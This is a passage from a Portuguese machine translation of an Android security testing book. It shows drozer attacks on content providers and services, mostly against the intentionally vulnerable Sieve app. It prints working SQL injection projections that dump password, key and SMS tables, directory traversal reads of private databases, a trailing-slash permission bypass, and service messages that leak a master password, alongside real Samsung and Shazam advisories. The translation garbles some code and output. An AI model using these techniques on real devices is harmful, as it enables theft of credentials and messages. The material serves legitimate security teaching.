--string service Facebook --string username tyrone  
--string password zA76WR9mURDNNEw4TUiidVKRuKLEamg5h84T  
--string email tyrone@gmail.com  
Concluído.
```

O serviço do Facebook agora é adicionado usando o comando `app.provider.insert` e foi adicionado com a mesma senha que o serviço do Gmail (seja ele qual for).

## OBSE RVACÃO

As versões do Android posteriores à 4.1.1 Jelly Bean, inclusive, contêm um script que pode ser usado para interagir com provedores de conteúdo localizados em `/system/bin/content`. O exemplo a seguir o utiliza da mesma forma que o drozer para consultar o provedor de conteúdo exposto:

```
shell@android:/ $ content query --uri content://com.mwr.example.sieve.DB  
ContentProvider/Passwords  
Linha: 0 _id=1, service=Gmail, nome de usuário=tyrone, senha=BLOB, e-mail=tyron  
e@gmail.com  
Linha: 1 _id=2, service=Internet Banking, username=tyrone123, password=BLO B,  
email=tyrone@gmail.com
```

Isso só pode ser executado a partir de um shell ADB e não dentro de um aplicativo porque está protegido pela permissão `android.permission.ACCESS_CONTENT_PROVIDERS_EXTERNALLY`, que tem um nível de proteção de assinatura definido pelo pacote `android`.

Todos os provedores de conteúdo, sejam eles exportados ou não, podem ser consultados em um contexto privilegiado. Para localizar provedores de conteúdo dentro do pacote padrão do Android Clock que não foram exportados, você pode usar o sinalizador `-u` em `app.provider.info`:

```
dz> run app.provider.info -a com.android.deskclock -u  
Package: com.android.deskclock  
  Fornecedores exportados:  
  Provedores ocultos:  
  Autoridade: com.android.deskclock  
    Permissão de leitura: null  
    Permissão de gravação: nula  
    Provedor de conteúdo: com.android.deskclock.provider.ClockProvider  
    Multiprocessos permitidos: Falso  
    Conceder permissões de Uri: False
```

A confirmação disso no manifesto do aplicativo revela que esse provedor de conteúdo não é explicitamente exportado.

```
<provider name=".provider.ClockProvider" exported="false"  
authorities="com.android.deskclock">
```

A tentativa de consultar esse provedor de conteúdo no drozer resulta em um erro informando que ele não foi exportado.

```
dz> run app.provider.query content://com.android.deskclock/alarms/ Negação de  
permissão: abertura do provedor com.android.deskclock.provider.Clock Provider do  
ProcessRecord{b2084228 1741:com.mwr.dz:remote/u0a64} (pid=1741, uid=10064) que  
não é exportado do uid 10020
```

No entanto, a consulta do mesmo provedor de conteúdo em um shell ADB raiz é bem-sucedida.

```
root@generic:/ # consulta de conteúdo --uri content://com.android.deskclock/ala  
rms/  
Linha: 0 _id=1, hour=8, minutes=30, daysofweek=31, enabled=0, vibrate=0, l  
abel=, ringtone=NULL, delete_after_use=0  
Linha: 1 _id=2, hour=9, minutes=0, daysofweek=96, enabled=0, vibrate=0, la  
bel=, ringtone=NULL, delete_after_use=0
```

O vetor de ataque nesse caso pode ser limitado, mas pode ser interessante saber.

## Injeção de SQL

Uma técnica comumente implementada com provedores de conteúdo é conectar diretamente a um banco de dados SQLite. Isso faz sentido porque as estruturas e os métodos usados nos provedores de conteúdo - com métodos como inserir, atualizar, excluir e consultar (que podem ser semelhantes a instruções select) - são muito semelhantes aos do SQL. Se você estiver familiarizado com a descoberta de vulnerabilidades em aplicativos da Web, poderá saber imediatamente o que está por vir. Se a entrada em um provedor de conteúdo que é apoiado por um banco de dados SQLite não for higienizada ou colocada em uma lista branca adequadamente, ele poderá estar vulnerável à injeção de SQL - injetando comandos SQL arbitrários em uma variável usada dentro de uma instrução SQL. No código a seguir, examine os argumentos de um método de consulta em um provedor de conteúdo:

```
final Cursor query(  
    Uri uri,  
    String[] projection,  
    String selection,  
    String[] selectionArgs,  
    String sortOrder);
```

O `uri` é o caminho completo do URI de conteúdo que está sendo consultado. O formato a seguir é esperado de um URI de conteúdo:

`content://authority/path.`

O restante dos parâmetros pode ser melhor explicado ao usá-los em uma consulta SQL:

```
select projection from table_name(uri) where selection=selectionArgs order by  
sortOrder
```

Isso significa que os seguintes argumentos no método de consulta podem resultar na seguinte consulta SQL:

```
final Cursor query(  
    Uri.parse("content://settings/system"), null,  
    null,  
    null,  
    null);
```

Consulta: `select * from system`

A tentativa de um ataque de injeção de SQL no parâmetro de `projeção` tem a seguinte aparência:

```
final Cursor query(  
    Uri.parse("content://settings/system"), new  
    String[] {"* from sqlite_master--"}, null,  
    null,  
    null);
```

Consulta: `select * from sqlite_master--* from system`

Os caracteres de traço anexados à projeção garantem que o restante da consulta seja comentado e que uma consulta válida ainda seja formada por essa injeção. Agora tente descobrir se existe uma injeção de SQL no caminho `/Passwords` no `DBContentProvider` do Sieve. Primeiro, procure determinar se existe um ponto de injeção no parâmetro de projeção.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProv  
ider/Passwords --projection ""  
token não reconhecido: "' FROM Passwords" (código 1): , durante a compilação:  
SELE CT ' FROM Passwords
```

A injeção de uma única aspa na projeção causa um erro na estrutura da consulta que o SQLite recebeu. Agora você pode usar esse ponto de injeção para encontrar todas as tabelas disponíveis no mesmo banco de dados SQLite usando uma projeção de `* from sqlite_master where type='table'--`. Isso é mostrado no trecho de código a seguir:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProv  
ider/Passwords --projection "* from sqlite_master where type='table'--"  
| type | name | tbl_name | rootpage | sql |  
| tabela | android_metadata | android_metadata | 3 | CREATE TABLE  
| android_metadata (locale TEXT)  
| tabela | Senhas | Senhas | 4 | CREATE TABLE  
| Senhas | Senhas | 4 | CREATE TABLE  
| Passwords (_id INTEGER PRIMARY KEY, service TEXT, username TEXT, password  
| BLOB, email )
```

Agora, qualquer uma das tabelas disponíveis pode ser consultada. Lembra-se do caminho `/Keys` que exigia uma permissão para leitura? A tabela "Key" associada agora pode ser extraída usando o ponto de injeção:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords --projection "* from Key--"
| Senha| pin |
| Thisismylongpassword123 | 1234 |
```

Isso mostra um comprometimento completo da senha mestra do gerenciador de senhas e do pin usado para proteger os dados. Essa é uma vulnerabilidade antiga da Web que agora pode existir em aplicativos Android que implementam provedores de conteúdo.

Você pode automatizar a detecção de vulnerabilidades de injeção de SQL usando o drozer em conjunto com o módulo `scanner.provider.injection`.

```
dz> run scanner.provider.injection -a content://com.mwr.example.sieve.DBContentProvider/Passwords
...
Injeção na projeção: content://com.mwr.example.sieve.DBContentProvider/Passwords
Injeção na seleção: content://com.mwr.example.sieve.DBContentProvider/Passwords
```

Você também pode localizar automaticamente as tabelas disponíveis para consulta no drozer.

```
dz> run scanner.provider.sqltables -a content://com.mwr.example.sieve.DBContentProvider/Passwords
Tabelas acessíveis para conteúdo de uri://com.mwr.example.sieve.DBContentProvider/Passwords:
Senhas de
  android_metadata
Chave
```

### OBSE RVACÃO

Você também pode usar esses módulos com a opção `-a`, que permite fornecer o nome do pacote e não um URI de conteúdo. No entanto, isso simplesmente usa o método `finduri` explicado anteriormente para localizar URIs de conteúdo e, em seguida, tenta a injeção de SQL nos caminhos descobertos. Isso não é recomendado se você estiver realizando uma avaliação abrangente de um aplicativo, pois há armadilhas conhecidas com o método `finduri` explicado anteriormente.

## USO DE FERRAMENTAS EXISTENTES PARA LOCALIZAR INJEÇÃO DE SQL

O mapeamento de provedores de conteúdo para uma interface da Web também é possível usando um módulo no drozer em `auxiliary.webcontentresolver`. Essencialmente, isso permite que você use as ferramentas estabelecidas existentes, como o `sqlmap` ([consulte http://sqlmap.org/](http://sqlmap.org/)), para explorar os provedores de conteúdo. Para iniciar esse módulo, execute-o com a porta especificada à qual ele deve vincular um servidor da Web:

```
dz> run auxiliary.webcontentresolver -p 9999 O
WebContentResolver foi iniciado na porta 9999.
Ctrl+C para parar
```

Agora, a navegação em <http://localhost:9999> mostrará todos os provedores de conteúdo no dispositivo, bem como algumas informações sobre eles. Você pode direcionar e explorar provedores de conteúdo específicos por meio dessa interface da Web da mesma forma que a injeção de SQL seria testada em um aplicativo normal da Web. A navegação para o endereço a seguir retorna a mesma mensagem de injeção de SQL apresentada anteriormente nesta seção: <http://localhost:9999/query?uri=content://com.mwr.example.sieve.DBContentProvider/Passwords&projection=%27&selection=&selectio>

[A Figura 7.9](#) mostra a saída retornada.



Firefox drozer WebContentResolver

localhost:9999/query?uri=content://com.mwr.example.sieve.DBContentProvider

## drozer WebContentResolver

unrecognized token: "" FROM Passwords" (code 1): , while compiling: SELECT ' FROM Passwords'

**Figura 7.9** Localização de injeção de SQL usando a interface da Web do WebContentResolver do drozer

### EXEMPLO DO MUNDO REAL: VÁRIAS VULNERABILIDADES DE APLICATIVOS DA SAMSUNG (ANDROID)

Em 13 de dezembro de 2011, Tyrone Erasmus e Michael Auty, da MWR InfoSecurity, emitiram um comunicado contendo várias vulnerabilidades de provedores de conteúdo em aplicativos pré-instalados em dispositivos Samsung. Esses problemas permitiram a recuperação do seguinte conteúdo de um aplicativo completamente desprivilegiado:

- Endereço de e-mail
  - Senha de e-mail
  - Conteúdo do e-
  - mail Mensagens
  - instantâneas
  - Contatos de mensagens
  - instantâneas Mensagens de redes
  - sociais Mensagens SMS
  - Registros de
  - chamadas
  - Localização
  - GPS
- Notas de vários aplicativos
- Credenciais de ponto de acesso Wi-Fi portátil

Eles foram descobertos examinando todos os provedores de conteúdo dos aplicativos pré-instalados no dispositivo. Todas essas informações puderam ser recuperadas porque os provedores de conteúdo não impuseram uma permissão de leitura em seus arquivos de manifesto. Também foi descoberta uma vulnerabilidade de injeção de SQL no pacote `com.android.providers.telephony` que permitia a recuperação de todas as mensagens SMS. Isso foi possível porque a Samsung modificou esse pacote para incluir um provedor de conteúdo com um URI de conteúdo `content://channels` que compartilhava o mesmo banco de dados SQLite com o provedor de conteúdo `content://sms`. O provedor de conteúdo de canais não exigia nenhuma permissão e continha uma vulnerabilidade de injeção de SQL.

As etapas de exploração dessa injeção de SQL estão detalhadas aqui.

O uso do drozer mostra os provedores de conteúdo dentro do pacote `com.android.providers.telephony`:

```
dz> run app.provider.info -a com.android.providers.telephony Pacote:  
com.android.providers.telephony  
Autoridade: telephony  
Permissão de leitura:
```

```
null Permissão de  
gravação: null  
Provedor de conteúdo: com.android.providers.telephony.TelephonyProvider  
Multiprocessos permitidos: Verdadeiro  
Conceder permissões de Uri: False  
Authority: nwkinfo  
Permissão de leitura: nula  
Permissão de gravação:  
nula
```

```
Provedor de conteúdo: com.android.providers.telephony.NwkInfoProvider
Multiprocessos permitidos: True
Conceder permissões de Uri: False
Authority: sms
    Permissão de leitura: android.permission.READ_SMS
    Permissão de gravação: android.permission.WRITE_SMS
    Provedor de conteúdo: com.android.providers.telephony.SmsProvider
    Multiprocessos permitidos: Verdadeiro
    Conceder permissões de Uri: False
Authority: mms
    Permissão de leitura: android.permission.READ_SMS
    Permissão de gravação: android.permission.WRITE_SMS
    Provedor de conteúdo: com.android.providers.telephony.MmsProvider
    Multiprocessos permitidos: Verdadeiro
    Conceder permissões de Uri:
        True Uri Permission Patterns
        (Padrões de permissão de Uri):
            Caminho: /part/
            Tipo: PATTERN_PREFIX
            Caminho: /drm/
            Tipo: PATTERN_PREFIX
Autoridade: mms-sms
    Permissão de leitura: android.permission.READ_SMS
    Permissão de gravação: android.permission.WRITE_SMS
    Provedor de conteúdo: com.android.providers.telephony.MmsSmsProvider
    Multiprocessos permitidos: Verdadeiro
    Conceder permissões de Uri: False
Authority: channels
    Permissão de leitura: nula
    Permissão de gravação:
        nula
    Provedor de conteúdo: com.android.providers.telephony.ChannelsProvider
    Multiprocessos permitidos: Verdadeiro
    Conceder permissões de Uri: False
```

Consultar o provedor de conteúdo do canal não retorna nenhuma informação interessante:

```
dz> run app.provider.query content://channels
| _id | channel_id | channel_name | is_checked |
```

A consulta a esse provedor de conteúdo com uma projeção de um caractere de aspas simples (') revela uma vulnerabilidade de injeção de SQL:

```
dz> run app.provider.query content://channels --projection "'" token não
reconhecido: "'" FROM mychannels": , durante a compilação: SELECT ' FROM
mychannels
```

Usando esse ponto de injeção, todas as tabelas do banco de dados podem ser descobertas.

```
dz> run scanner.provider.sqltables -a content://channels
Tabelas acessíveis para uri content://channels:
    android_metadata
    pdu
    sqlite_sequence
    addr
    taxa
    parci
    al
    drm
    sms
    raw
    anexos
    sr_pending
    wpm
    canonical_addresses
    threads_pending_msgs
    mychannels
    palavras
    palavras
    palavras_conteúdo
    o
    palavras_segment
    os
```

palavras\_segdir

A tabela mais interessante descoberta é a tabela `sms`. Usando injeção de SQL, o conteúdo dessa tabela pode

ser descartado.

```
dz> run app.provider.query content://channels --projection "*" from sms  
--"
```

_id	thread_id	endereço	pessoa	data	protocolo	l
leitura	status	tipo	reply_path_present	subject	body	service_center
seen	deletable	hidden	group_id	group_type	delivery_date	locked
1	1			O2Roaming	null	1402775640138   0
1	-1	1	0	null	Enquanto	

estiver fora, você pode recarregar como se estivesse em casa, ligando para 4444 usando seu cartão de débito ou crédito para pagamento. Aproveite sua viagem! | +447802000332

0	0  0	1	1	0	null  null
null					
2	2			+27820099985	null  1402776248043   0
1	-1	1	0	null	Você inseriu seu cartão SIM

em outro celular. Para solicitar as configurações do celular, responda 'yes' (SMS gratuito) e a Vodacom enviará as configurações para você....

Isso ignora completamente a necessidade de um aplicativo manter a permissão READ\_SMS nesse dispositivo.

Você pode encontrar mais informações no aviso sobre esse problema em

[https://labs.mwrinfosecurity.com/system/assets/303/original/mwri\\_samsung\\_vulnerabilities\\_2011-12-13.pdf](https://labs.mwrinfosecurity.com/system/assets/303/original/mwri_samsung_vulnerabilities_2011-12-13.pdf).

## Provedores de conteúdo com base em arquivos

É possível implementar um provedor de conteúdo que permita que outros aplicativos recuperem arquivos de forma estruturada e segura. No entanto, os mecanismos para fazer isso podem ser propensos a vulnerabilidades que permitem a recuperação de arquivos arbitrários sob o UID do aplicativo do provedor de conteúdo. Você pode criar esses provedores de conteúdo de forma programática implementando um método público ParcelFileDescriptor openFile(Uri, String). Se o URI que está sendo solicitado não for estritamente validado em relação a uma lista branca de arquivos ou pastas permitidos, o aplicativo poderá ser atacado. Uma maneira fácil de verificar se um provedor de conteúdo permite a recuperação de qualquer arquivo é solicitar o arquivo /system/etc/hosts, que sempre existe e é legível por palavras em dispositivos Android. O exemplo a seguir mostra como explorar um desses provedores de conteúdo no Sieve para recuperar o arquivo /system/etc/hosts:

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/system/etc/hosts  
127.0.0.1           localhost
```

Esse exemplo mostra que você não está restrito a consultar apenas os arquivos pretendidos e pode solicitar qualquer arquivo no sistema de arquivos ao qual o Sieve tem acesso. Dependendo do aplicativo, diferentes arquivos podem ser considerados bons alvos. No caso do aplicativo Sieve, o arquivo mais importante que ele pode acessar é o banco de dados que contém todas as senhas e a configuração do aplicativo. Ele está localizado no diretório de dados privados do aplicativo, na pasta /databases/.

```
root@android:/ # ls /data/data/com.mwr.example.sieve/databases/  
database.db  
banco de dados.db-journal
```

Em seguida, você pode tentar ler esse arquivo do drozer, que não deve conseguir acessá-lo de forma alguma:

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/data/data/com.mwr.example.sieve/databases/database.db > database.db
```

Essa exploração funciona e o arquivo é transferido do provedor de conteúdo para seu computador local usando essa vulnerabilidade. O despejo do conteúdo desse banco de dados revela todos os seus dados, inclusive a senha mestra e o pin. Para verificar isso, use a ferramenta sqlite3 para visualizar o conteúdo:

```
$ sqlite3 database.db .dump  
PRAGMA foreign_keys=OFF;  
BEGIN TRANSACTION;  
CREATE TABLE android_metadata (locale TEXT); INSERT  
INTO "android_metadata" VALUES('en_US');  
CREATE TABLE Passwords (_id INTEGER PRIMARY KEY, service TEXT, username TE
```

```

XT,senha BLOB,e-mail );
INSERT INTO "Passwords" VALUES(1,'Gmail','tyrone',X'CC0EFA591F665110CD34
4C384D48A2755291B8A2C46A683987CE13','tyrone@gmail.com');
INSERT INTO "Passwords" VALUES(2,'Internet Banking','tyrone123',X'5492FB
CE841D11EC9E610076FC302B94DBF71B59BE7E95821248374C5529514B62','tyrone@gm
ail.com');
CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT );
INSERT INTO "Key" VALUES('Thisismylongpassword123','1234');
COMMIT;

```

Se o caminho do URI fornecido para a função `openFile()` tivesse sido precedido por um caminho estático no código que o confinava ao diretório `/data/data/com.mwr.example.sieve/`, como você recuperaria esse arquivo? Nossa intenção nesse código é restringir a leitura de arquivos somente a um determinado diretório. Nesse caso, pode ser possível sair do diretório fornecido e acessar qualquer arquivo se o código não executar corretamente a validação de entrada adequada. Se houvesse um caminho pré-anexado no `FileBackupProvider`, você poderia usar um ataque de travessia de diretório da seguinte forma para ainda recuperar o `database.db`:

```

dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProv
ider/../../../../data/data/com.mwr.example.sieve/databases/database.db >
database.db

```

A quantidade adequada de passagens teria que ser determinada por tentativa e erro ou examinando o código-fonte do provedor de conteúdo.

Um módulo de scanner no drozer permite que você detecte ataques de travessia de diretório contra provedores de conteúdo apoiados em arquivos, conforme mostrado aqui:

```

dz> run scanner.provider.traversal -a content://com.mwr.example.sieve.Fi
leBackupProvider
...

```

Provedores vulneráveis:  
`content://com.mwr.example.sieve.FileBackupProvider`

## EXEMPLO DO MUNDO REAL: SHAZAM

Em 10 de setembro de 2012, Sebastián Guerrero Selma emitiu um comunicado contendo informações sobre uma vulnerabilidade de passagem de diretório no aplicativo Shazam para Android. A prova de conceito apresentada mostrou que a leitura do seguinte provedor de conteúdo do Shazam recuperaria com êxito o arquivo `HOSTS`:

```

dz> run app.provider.read content://com.shazam.android.AdMarvelCachedIma
geLocalFileContentProvider/../../../../../../../../system/etc/hosts
127.0.0.1      localhost

```

Um invasor pode usar isso para obter qualquer arquivo contido no diretório de dados privados do aplicativo Shazam. O aviso original está em <http://blog.seguesec.com/2012/09/path-traversal-vulnerability-on-shazam-android-application/>.

## Falhas de correspondência de padrões

Em todos os aspectos da segurança de computadores, podem existir falhas lógicas. Voltando ao ponto em que descobrimos informações sobre os provedores de conteúdo do Sieve, dê uma olhada novamente no tipo de comparação que está sendo usado para definir uma permissão no caminho `/Keys`:

```

Autoridade: com.mwr.example.sieve.DBContentProvider
Permissão de leitura: null
Permissão de gravação: nula
Provedor de conteúdo: com.mwr.example.sieve.DBContentProvider
Multiprocessos permitidos: Verdadeiro
Conceder permissões de Uri: False
Path Permissions (Permissões de
caminho falsas):
  Caminho: /Keys
  Tipo: PATTERN_LITERAL
  Permissão de leitura: com.mwr.example.sieve.READ_KEYS

```

A comparação é feita usando uma verificação literal. Você pode encontrar a forma original dessa verificação que o drozer analisou no seguinte trecho do manifesto do Sieve:

```
<provider name=".DBContentProvider"
          exported="true"
          multiprocess="true"
          authorities="com.mwr.example.sieve.DBContentProvider">
    <path-permission readPermission="com.mwr.example.sieve.READ_KEYS"
                     writePermission="com.mwr.example.sieve.WRITE_KEYS"
                     path="/Keys">
    </path-permission>
</provider>
```

Na tag `<path-permission>`, foi usado o atributo `path`. A definição do atributo `path` é a seguinte em <http://developer.android.com/guide/topics/manifest/path-permission-element.html>:

---

Um caminho URI completo para um subconjunto de dados do provedor de conteúdo. A permissão pode ser concedida somente para os dados específicos identificados por esse caminho...

---

A palavra-chave nessa definição é *particular*. Isso significa que somente o caminho `/Keys` está sendo protegido por essa permissão. O que acontece com o caminho `/Keys/`? Ao consultar o caminho `/Keys`, você recebe uma negação de permissão:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Negação de permissão: lendo com.mwr.example.sieve.DBContentProvider uri
content://com.mwr.example.sieve.DBContentProvider/Keys from pid=1409,
uid=10059 requer com.mwr.example.sieve.READ_KEYS ou
grantUriPermission()
```

Mas quando você consulta o caminho `/Keys/`, obtém o seguinte:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Senha| pin |
| Thisismylongpassword123 | 1234 |
```

Esse caminho específico, incluindo a barra anexada, não estava protegido por essa permissão. Isso ocorre porque uma comparação literal foi usada quando havia outras formas válidas que alcançavam os mesmos dados. Muitos outros tipos diferentes de falhas de correspondência de padrões podem existir em um aplicativo que o leitor teria de avaliar caso a caso; no entanto, isso serve como uma introdução fácil a essa classe de vulnerabilidade no Android.

## Ataque a serviços inseguros

Os serviços são frequentemente usados para executar códigos dentro de um aplicativo que é importante manter em execução, mesmo quando o aplicativo não está em primeiro plano. Esse cenário pode se aplicar a muitos aplicativos ou simplesmente ser usado por um desenvolvedor para um bom gerenciamento do ciclo de vida do aplicativo. Os serviços podem ser iniciados de forma semelhante às atividades, com uma intenção. Esses tipos de serviços podem executar tarefas de longa duração em segundo plano. No entanto, também existe um segundo modo de operação, que permite que um aplicativo se vincule ao serviço e passe mensagens de e para ele na sandbox. Esta seção explora o ataque a esses dois tipos de serviços.

### Serviços iniciados desprotegidos

Se um serviço for exportado, explícita ou implicitamente, outros aplicativos no dispositivo poderão interagir com ele. Os serviços iniciados são aqueles que implementam o método `onStartCommand()` em sua classe. Esse método recebe dos aplicativos as intenções destinadas a esse serviço e pode ser uma fonte de vulnerabilidades para um invasor. Isso depende totalmente do que o código faz dentro dessa função. O código pode executar uma tarefa insegura, mesmo apenas por ser iniciado, ou pode usar parâmetros enviados e, quando determinadas condições ocorrerem, executar uma ação inesperada. Isso pode parecer uma informação de alto nível, mas é porque simplesmente existem muitos tipos de problemas que o código pode apresentar para serem mencionados aqui. A única maneira de descobrir esses problemas é lendo o código para entender o que ele está fazendo e descobrir se existe a possibilidade de abusar dele de alguma forma. Para

## EXEMPLO DO MUNDO REAL: CLIPBOARDSAVESERVICE EM DISPOSITIVOS SAMSUNG

Em 31 de julho de 2012, André Moulu escreveu em seu blog sobre como um aplicativo completamente desprivilegiado, sem

As permissões podem aumentar os privilégios para instalar outro pacote abusando dos componentes do aplicativo.

Vamos dar uma olhada em uma das vulnerabilidades que ele usou para que você possa ver como copiar um arquivo arbitrário para o cartão SD e, assim, superar a necessidade da permissão `WRITE_EXTERNAL_STORAGE`.

Ele descobriu que um serviço iniciado foi exportado em `com.android.clipboardsaveservice` que poderia ser usado para copiar um arquivo de um local para outro. Esse pacote também continha o pacote

`WRITE_EXTERNAL_STORAGE` o que significa que ele também pode copiar para o cartão SD. Aqui está a prova de conceito fornecida por André:

Esse é um exemplo perfeito de um serviço iniciado que usa extras fornecidos para executar uma ação. O comando equivalente no drozer é o seguinte:

```
dz> run app.service.start --action com.android.clipboardsaveservice.CLIP  
BOARD_SAVE_SERVICE --extra string copyPath /sdcard/bla --extra string pastePath  
/sdcard/restore/
```

Para obter mais informações sobre essa vulnerabilidade, acesse [http://sh4ka.fr/android/galaxys3/from\\_0perm\\_to\\_INSTALL\\_PACKAGES\\_on\\_galaxy\\_S3.html](http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html).

De forma semelhante a outros componentes do aplicativo, você pode iniciar e interromper serviços em um contexto privilegiado, mesmo quando eles não são exportados. Você pode fazer isso usando os recursos `startservice` e `stopservice` do utilitário `am`.

### Serviços de encadernação desprotegidos

Os serviços vinculados fornecem um mecanismo para que os aplicativos em um dispositivo se interconectem diretamente uns com os outros usando *chamadas de procedimento remoto (RPCs)*. Os serviços vinculados implementam o método `onBind()` em sua classe de serviço. Esse método deve retornar um `IBinder`, que faz parte do mecanismo de chamada de procedimento remoto. Um aplicativo pode implementar um serviço vinculado de três maneiras, das quais apenas duas podem ser usadas na área restrita. Essas são as seguintes:

- **Extensão da classe `Binder`:** ao retornar uma instância da classe de serviço no método `onBind`, ele fornece ao chamador acesso aos métodos públicos da classe. No entanto, isso *não* é possível na área restrita e só pode ser vinculado por outras partes do código do mesmo aplicativo que esteja sendo executado no mesmo processo.
- **Uso de um messenger -** Ao retornar o `IBinder` de uma classe `Messenger` que implementou um manipulador, os aplicativos podem enviar mensagens entre si. Essas mensagens são definidas pela classe `Message`. Como parte de um objeto `Message`, um "código de mensagem", que é definido como a variável `what`, é especificado e comparado com valores predefinidos no código do manipulador da classe para executar ações diferentes de acordo com esse valor. Também é possível enviar objetos arbitrários dentro do objeto `Message` que podem ser usados pelo código de recebimento. No entanto, não há interação direta com os métodos ao usar essa técnica.
- **Uso da AIDL (Android Interface Definition Language)** - Disponibiliza métodos em um aplicativo para outros aplicativos na área restrita usando IPC (Inter-Process Communication, comunicação entre processos). Ela executa o marshalling de tipos Java comuns e abstrai a implementação do usuário. A maneira como os desenvolvedores usam a AIDL é preenchendo arquivos `.aidl` na pasta de código-fonte que contém informações que definem uma interface e, durante o tempo de compilação, gera uma interface `Binder` a partir desses arquivos. Essencialmente, isso converte os arquivos `.aidl` amigáveis para humanos em uma classe Java que pode ser chamada a partir do

código. Os aplicativos vinculados a um serviço dessa natureza com a classe `Binder` correta gerada a partir da mesma AIDL podem usar a interface remota

disponíveis. Objetos inteiros de classes personalizadas podem ser enviados usando esse método, desde que tanto o cliente quanto o serviço tenham o código dessa classe disponível e a classe implemente o protocolo `Parcelable`. Você pode explorar mais esse método profundamente técnico em sua documentação em <http://developer.android.com/guide/components/aidl.html>. Em nossa experiência, pouquíssimos desenvolvedores de aplicativos tentam usar a AIDL, simplesmente porque ela é difícil de usar e, muitas vezes, não é necessária. Na grande maioria dos casos, usar um messenger em vez de AIDL é mais fácil e fornece tudo o que é necessário para a comunicação entre aplicativos.

Você pode encontrar a documentação oficial sobre serviços vinculados em <http://developer.android.com/guide/components/bound-services.html>.

## Ataque a uma implementação do Messenger

A superfície de ataque de cada serviço depende do que está sendo exposto pela técnica em uso. O ponto de partida mais fácil para examinar os serviços vinculados que usam mensageiros é ler o método `handleMessage()` no código do serviço. Isso informa quais tipos de mensagens são esperados e como o aplicativo executa as diferentes funções de acordo. Depois de descobrir um caminho de ataque, você pode investigar e interagir com ele a partir do drozer usando o módulo `app.service.send`. O aplicativo Sieve contém dois serviços expostos que implementam mensageiros. Descobrimos isso primeiro encontrando esses serviços, depois lendo suas classes e verificando qual das técnicas explicadas foi aplicada.

```
dz> run app.service.info -a com.mwr.example.sieve Pacote:  
com.mwr.example.sieve  
    com.mwr.example.sieve.AuthService Permissão:  
        null  
    com.mwr.example.sieve.CryptoService  
        Permissão: null
```

A análise do código-fonte do `AuthService` revela que ele lida com a verificação de senhas e códigos PIN inseridos pelo aplicativo. A seguir, são mostradas algumas constantes importantes definidas e uma visão comentada de alto nível do código-fonte da função `handleMessage()`:

```
...  
int final estático MSG_CHECK = 2354; int  
final estático MSG_FIRST_LAUNCH = 4; int  
final estático MSG_SET = 6345;  
...  
  
public void handleMessage(Message r9_Message) {  
    ...  
    Bundle r0_Bundle = (Bundle) r9_Message.obj;  
    ...  
    switch (r9_Message.what) {  
        case MSG_FIRST_LAUNCH:  
            ...  
            //Verificar se o PIN e a senha estão definidos  
            ...  
        case MSG_CHECK:  
            ...  
            Se (r9_Message.arg1 == 7452) {  
                ...  
                //Pino de retorno  
                /Requer a senha do pacote  
                ...  
            }  
            } else if (r9_Message.arg1 == 9234) {  
                ...  
                //Retorna a senha  
                /Requer pino do pacote  
                ...  
            }  
        } else {  
            sendUnrecognisedMessage();  
            return;  
    }  
    ...
```

```

case MSG_SET:
    Se (r9_Message.arg1 == 7452) {
        ...
        /Definir senha
        /Requer a senha atual do pacote
        ...
    } else if (r9_Message.arg1 == 9234) {
        ...
        /Definir pino
        /Requer o pino atual do pacote
        ...
    }
} else {
    sendUnrecognisedMessage();
    return;
}
...
}
...
}

```

Anteriormente, neste capítulo, observamos que o aplicativo Sieve criptografa cada uma das senhas em seu banco de dados. Uma investigação mais aprofundada do código usado para criptografar essas senhas revelaria que a chave mestra do aplicativo é usada como entrada direta para a chave do algoritmo AES que é usado. Se não houver nenhuma outra vulnerabilidade no Sieve que permita a recuperação da senha ou do pin, o `AuthService` ainda poderá ser usado indevidamente para obter essas **informações** - em particular, o caminho do código que permite que outro aplicativo recupere a senha se o pin for fornecido. A seguir, mostramos esse ataque no drozer:

```

dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve
.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve
.PIN 1234 --bundle-as-obj
Recebi uma resposta de com.mwr.example.sieve/com.mwr.example.sieve
 AuthService:
 what: 5
 arg1: 41
 arg2: 0
 Extras
 com.mwr.example.sieve.PASSWORD (String) : Thisismylongpassword123

```

A senha foi recuperada com sucesso. Se um aplicativo invasor não soubesse o código PIN, ele poderia fazer uma força bruta confortável nesse valor, pois ele tem apenas quatro caracteres. Esse ataque poderia ser realizado manualmente ou de forma automatizada por um aplicativo. O envio de um PIN incorreto de 7777 produz a seguinte resposta, que reflete apenas o PIN inserido:

```

dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve
.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve
.PIN 7777 --bundle-as-obj
Recebi uma resposta de com.mwr.example.sieve/com.mwr.example.sieve
 AuthService:
 what: 5
 arg1: 41
 arg2: 1
 Extras
 com.mwr.example.sieve.PIN (String) : 7777

```

As diferenças nas respostas a um PIN válido e a um PIN inválido possibilitam que um forçador de brutos automatizado saiba quando encontra o PIN correto. O serviço `CryptoService` exposto pelo Sieve recebe a entrada e usa a chave fornecida para criptografar ou descriptografar os dados. Aqui está uma visão do código que lida com isso:

```

...
public static final String KEY = "com.mwr.example.sieve.KEY"; public
static final int MSG_DECRYPT = 13476;
int final estatico público MSG_ENCRYPT = 3452;
public static final String PASSWORD = "com.mwr.example.sieve.PASSWORD"; public
static final String RESULT = "com.mwr.example.sieve.RESULT"; public static
final String STRING = "com.mwr.example.sieve.STRING";
...
public void handleMessage(Message r7_Message) {

```

```

...
Bundle r0_Bundle = (Bundle) r7_Message.obj;
switch (r7_Message.what) {
    case MSG_ENCRYPT:
        r0_Bundle.putByteArray(RESULT,
            CryptoService.this.encrypt(
                r0_Bundle.getString(KEY),
                r0_Bundle.getString(STRING)));
        ...
    case MSG_DECRYPT: r0_Bundle.putString(RESULT,
        CryptoService.this.decrypt(
            r0_Bundle.getString(KEY),
